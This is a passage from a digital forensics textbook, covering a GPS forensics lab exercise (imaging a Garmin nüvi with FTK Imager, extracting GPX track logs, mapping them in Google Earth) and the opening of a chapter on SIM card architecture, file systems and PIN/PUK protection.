


Fig. 16.15 Tracks





Fig. 16.16 Overview of movements

Review Questions

1. What are the two most popular applications for GPS?
2. What are the two most popular brands of GPS systems for the public?
3. List four types of evidence that may be found within a GPS device.
4. In GPS navigation terms, what are the differences between Route and Track?
5. What GPS tools do you use regularly, and when has GPS not worked for you?
Tell us in the comments.

16.4 Practice Exercise

The objective of this exercise is to practice GPS Forensics to reconstruct location, waypoint, and speed data.

16.4.1 *Setting Up Practical Exercise Environment*

For this exercise, assume a Garmin GPS devices can be found by the reader. Also, USB to Mini-USB Cable is needed to connect the GPS device to the computer. If not, you can use the GPS image provided in the book. In the zipped file which contains all the data files used in the book, you will find a ch16 subfolder that contains all the files for this exercise. Make sure you copy and paste these files into a particular folder on your hard disk.


1. Download the AccessData's FTK Imager from the following website: <http://www.accessdata.com/support/product-downloads>
2. Run the downloaded installer and follow the on-screen instructions to finish the installation with default settings.
3. Download the Google Earth from the following website: <https://earth.google.com/download-earth.html>
Note: both of Google Earth and Google Earth Pro are free for public now, so you can download either of them for GPS investigation.
4. Run the downloaded installer and follow the on-screen instructions to finish the installation with default settings.

16.4.2 *Exercises*

Part A: Acquire a Forensic Image of a Garmin nüvi 1350 Device with FTK Imager


Note that if you don't have any Garmin GPS devices, you can skip this part and proceed to next exercise to analyze Garmin GPS Image provided.

1. Launch the FTK Imager




2. Click Tools > Create Disk Image.


3. On **Select Source** page, choose the Source Evidence Type you are using. In the present exercise, you will select “**Physical Drive**” since we are creating an image of the internal storage of a GPS device. Then, click on **Next** to continue.




4. Select the driver to be imaged and click **Finish** to continue. For our scenario example, we will select “\er.\PhysicalDrive1”. Then, click on **Finish** to continue.




5. On **Create Image** page, click **Add** to select where you want to save the image.



6. Continue through the prompts and select **Image Type** (for example, **Raw (dd)** which just contains the data from the GPS device). Enter **Evidence Item Information** (Case Number, Evidence Number, Unique Description, Examiner and Notes), and select both the **image destination folder** and the **image filename**.
7. Once the image destination setup is complete, you can either click **Add** to add another destination or click **Start** to begin the acquisition.




- Once completed, the **Drive/Image Verify Results** page will appear.




Part B: Extract Track Logs from Garmin nüvi 1350

The next step is to extract track logs from the Garmin nüvi 1350 image we acquire. The “.gpx” file is the key file for navigation in GPS forensics. As mentioned earlier the folder \GPX contains the GPX files which carry the track point information.


- Launch the FTK Imager and click **File > Add Evidence Item** to add the GPS device image you acquire (or provided in the book) as an evidence item.




2. Continue through the prompts and select the Source Evidence Type ("Image File"), and select the acquired image file. Then, click **Finish** to add it as an evidence.



3. Expand the Evidence Tree and Navigate into the folder \GPX (and its subfolder Archive), and locate the GPX files from GPS devices.



4. Transfer GPX files to your computer by right-clicking on the folder GPX, choose **Export Files** from the options in the menu that appears, and select the destination folder. In our example, we saved it under \Garmin.



Part C: Analyze Track Data from .gpx Files

In the following exercise you will analyze one GPX file, \GPX\Current.gpx, and answer the following questions. In order to answer these questions properly, you will perform statistical analysis of GPX Files. In doing so, you need to parse GPS track data (tracks and waypoints) into a format accepted by a statistical analysis tool such as Excel. You can either develop your own GPX file parser or use an open source tool. There are many online tools for GPX file analysis. For example, you can use the following tool named GPX Editor to analyze track data from GPX files <https://sourceforge.net/projects/gpxeditor/>

It is strongly recommended that you design and develop your own GPX file parsing and analysis tool for this exercise.

GPX Files Analysis Questions:


- Q1. How many track points are stored in the file “Current.gpx”?
- Q2. What are the latitude and longitude of the first track point stored in the file “Current.gpx”?
- Q3. How many waypoints are defined in the file “Current.gpx”?
- Q4. What are the latitude and longitude of the first waypoint stored in the file “Current.gpx”?
- Q5. What is the total distance traveled by the car according to the “Current.gpx”?

Part D: View Track Logs in Google Earth

In the following exercise you will practice how to use Google Earth in your investigations. It is particularly very useful for presentation to investigators, attorneys and in courtrooms.


Note that if your GPS device isn’t supported by Google Earth, you will need to import GPS data as a .gpx or .loc file.

5. Launch the Google Earth Pro and Click **File > Open**.
6. Select GPX Files from the Open dialog box by navigating into the folder \Garmin \GPX. Notice that the dialog has a combo box for selecting the file types, and you have to select GPS file types including GPX.




7. On Google Earth—GPS Data Import page, both Create KML Tracks and Adjust altitudes to ground height options are enabled by default. Leave all the default options in place and click on **OK** to continue.

Note that Keyhole Markup Language (KML) is a file format used to display geographic data in Google Earth and Google Maps.



8. Once a GPX file is imported into Google Earth, you can view the routes the suspect has traveled by clicking the **Play Tour** button.

Detailed track logs



References

1. http://www.trimble.com/gps_tutorial/howgps-triangulating.aspx
2. Geographic coordinate system. http://en.wikipedia.org/wiki/Geographic_coordinate_system
3. TomTom GPS Device Forensics. <http://www.forensicfocus.com/tomtom-gps-device-forensics>
4. FTK Imager. <http://accessdata.com/product-download>
5. Usbtrace - USB Analyzer, USB Protocol Analyzer, USB Bus Analyzer/Sniffer For Windows. <http://www.sysnucleus.com/>
6. Google earth
7. Developing GPX Applications With GPX. http://www.topografix.com/gpx_for_developers.asp
8. Wikipedia. 'GPS Exchange Format'. http://en.wikipedia.org/wiki/GPS_Exchange_Format

Chapter 17

SIM Cards Forensics



Learning Objectives

The objectives of this chapter are to:



- Understand SIM Card Architecture
- Know about common forensic evidence that can be found on a SIM card
- Understand SIM card forensic analysis process
- Become familiar with forensic SIM tools

Information is everywhere in term of any digital device, but today the mobile phones are more attractive place for the data because of usage every day. In addition, mobile phones are one of the key points that investigator must concern about. Therefore, Digital forensic expert must look after each possible evidence that could be extracted from mobile phones. In this chapter, we mainly focus on the data that can be found in a mobile phone SIM card.

A subscriber identity module or subscriber identification module (SIM), also known as an SIM card contains distinctive data that is different from the data, which is captured by forensic acquisition of the device itself [1]. In this chapter, we are going to introduce SIM cards forensics. However, this kind of forensics regularly is an essential stage in mobile forensics where important evidences can be extracted. As a result, we will have different section for each as follows.

17.1 The Subscriber Identification Module (SIM)

SIM stands for “Subscriber Identity Module”, which is a small electronic card that conserves the identity of the subscriber who is an authorized mobile phone user for the GSM cellular networks. In addition, it stores the encryption keys used in the

Fig. 17.1 SIM Card**Fig. 17.2** Different sizes of SIM cards

authentication of users on the cell network. Universal Integrated Circuit Card (UICC) is the technology, which is used for this kind of smart cards where GSM SIM card is an example of this technology (An example of SIM card shown in Fig. 17.1). In simple words, network service provider uses smart cards to authenticate the users to its network which is SIM cards. Thus, the main role of SIM cards is to provide and prove the identity. Additionally, SIM cards have another function; it provides small memory for the user to store contacts and keep logs of calls and SMS.

These cards come in varied sizes such as Mini, Micro, and Nano SIM cards as shown in Fig. 17.2. In fact, the first Sim card has the credit card size. After that, mini SIM card is used, which is also called Regular or Standard SIM card with dimension size of 15 mm of width, 25 mm of height, and 0.76 mm of thickness. As the phone devices become smaller, the size of SIM cards shrinks to lower size level without losing its functionality where nowadays the Nano SIM card is the smallest one. The Micro SIM dimension size is 12 mm of width, 15 mm of height, and 0.76 mm of thickness while the Nano SIM card has 8.8 mm of width, 12.3 mm of height, and 0.67 mm of thickness. Furthermore, embedded SIM card (eSIM) is currently used which the SIM card is combined with the device circuit board with dimension size of 5 mm of width, 6 mm of height, and less than 1 mm of thickness.

Nowadays SIM cards are shipped in a one size fitting all manner, such that the Nano SIM card can be taken from the Micro SIM card, which may also be removed from the Regular SIM card. It is known as multi-SIM card. In other words, you can pop out the SIM card you need for your phone, shown in Fig. 17.3.

All SIM cards consist of two parts of data storage. One part is used for system information and the other is used for user information which is locked by user PIN code. From the user part, contacts, call logs, and SMS could be recovered even these deleted entities. Three essential information is stored in the system part namely



Fig. 17.3 Multi-SIM card



ICCID, IMSI, and MSISDN numbers and location area data. ICCID (Integrated Circuit Card ID) is the serial number of SIM card. While, IMSI stands for “International Mobile Subscriber Identity” which is used to identify the subscriber on the network. Finally, MSISDN stands for “Mobile Subscriber Integrated Services Digital Network Number”. The MSISDN is actually the phone number of the device. In addition, Location Area Identity (LAI) information can be extracted from SIM cards. The network uses LAI information to track the zone area of the device that holds the SIM card to provide the available service zones. This information is very important to spot location history of the device as well as device holder. Later, we will give more details about these information in the system part and how we can extract it from the SIM model.

17.2 SIM Architecture

SIM card as any smart system consists of a processor, memory, and operating system. The microprocessor and OS could be Java card that uses Java programming language platform for embedded devices or exclusive to the issuer.

The actual SIM chip is covered by a plastic frame. However, only the connection surface (shown in Fig. 17.4) is exposed to the outside world which holds communication between the device and the SIM card through a serial interface. Furthermore, the SIM slot of devices is usually not reachable to keep SIM card from external access. The slot normally is located under the device battery or on one side of the device which can be accessed using a pin hole as shown in Fig. 17.5.

SIM card consists of both volatile and non-volatile memory. First, RAM (Random Access Memory) which is the volatile memory is used to execute programs in SIM card. On the other hand, the non-volatile memory types are ROM (Read Only Memory) and EEPROM (Electrically Erasable Programmable Read Only Memory).

Fig. 17.4 SIM card pinout**Fig. 17.5** SIM card slot

In ROM, the operating system is stored as well as the built-in security data such as encryption scheme and user authentication. However, EEPROM contains the main data and have hierarchical based file system structure.

The file system tree of SIM cards has three classes of identifiers, namely, main files, dedicated files, and elementary files. Each file system identifier has a header and body. The header contains information about the files such as file type, file metadata, and permissions. Main Files (MF) is the root file directory of SIM file system which starts from 0x3F00 memory address. Thus, in any SIM file system, must be one MF or more. The Dedicated Files (DF) are the underlying level directories of MF which are used by SIM card services. Their contents and functions had been defined by the GSM 11.11 Specifications. All DF directories identifiers starts with 0x7FXX address. Elementary Files (EF) is exactly where user data are stored thus recovering those files are the main goal of a forensics investigator. In fact, the EF file can exist under MF (memory address = 0x2FXX) or DF (memory address = 0x6FXX). Two types of data can be stored in EF storage which are plain data and listed data. This file system tree is shown in Fig. 17.6.

The operating system controls all access operations of SIM card files. It performs the normal operation set such as read, write, create, etc.. However, EF data can be




Fig. 17.6 File system tree of SIM cards

stored in three formats, namely linear, cyclic, and transparent. Fixed linear files are files which the data are stored sequentially in records that have fixed length format. To reach these sequences of records, a record number is used and by applying read next and read previous operations. Cyclic files are a sequence of records when the operating system tries to access the next record after the last record in the sequence then it returns to the first one. The last type is the most used format which is the transparent. There is no standard format because it is just sequences of bytes. Any application can use its own format to store its data. However, any file of transparent format must be linked with control information that manages accessing the file.

17.3 Security

Based on application, the access operations over files are controlled by permissions that associated with files. As mentioned before, all MF, DF, and EF files are associated with security permissions with various levels. Personal Identification Number (PIN) is used to protect the data of subscriber where this code (4–8 digits) is used for verification. However, the PIN code is used over the subscriber data and the system data. Personal Unlocking Key (PUK) also known as PIN Unblocking Key is used to reset the forgotten PIN code.

As an investigator, firstly, the SIM card must be removed from the device especially if the PIN code is locking the device. Therefore, the SIM and the device are handled alone. Most of commercial tools such as Cellebrite [2] and XRY [3] show a warning message when the SIM locking code is enabled. There are a fixed number of tries to enter the valid PIN code usually three attempts. Therefore, counting the remaining number of guessing tries is very important because the failure of providing the valid PIN code in three attempts will block the SIM card.

Fig. 17.7 PIN and PUK codes



On the other hand, PUK is used to reset the PIN code in this case. However, also entering PUK code has certain number of attempts (usually ten attempts) where forensic tools don't provide limitless attempts of guessing the PUK number. Failing to provide the correct PUK code in the limited number of attempts will block the SIM card endlessly.

Moreover, unlocking PIN code through the device is very dangerous because the failure will lead to block the device. That is why we suggest removing the SIM card at the beginning of the forensic process. Unfortunately, without unlocking the PIN code, the investigator cannot extract the user data from the SIM filesystem. Moreover, the PUK code can be obtained by the network service provider using ICCID number which can be found in the filesystem or sometimes maybe found printed in the SIM itself as shown in Fig. 17.7. But each service provider has its policy of keeping the PUK code of each subscriber where there is time to live limit for all PUK codes. Therefore, in some cases, the investigator cannot recover the PUK code so the PIN code. In this case, the user data inside the SIM card will not be extracted anymore and only system data can help in the investigation.

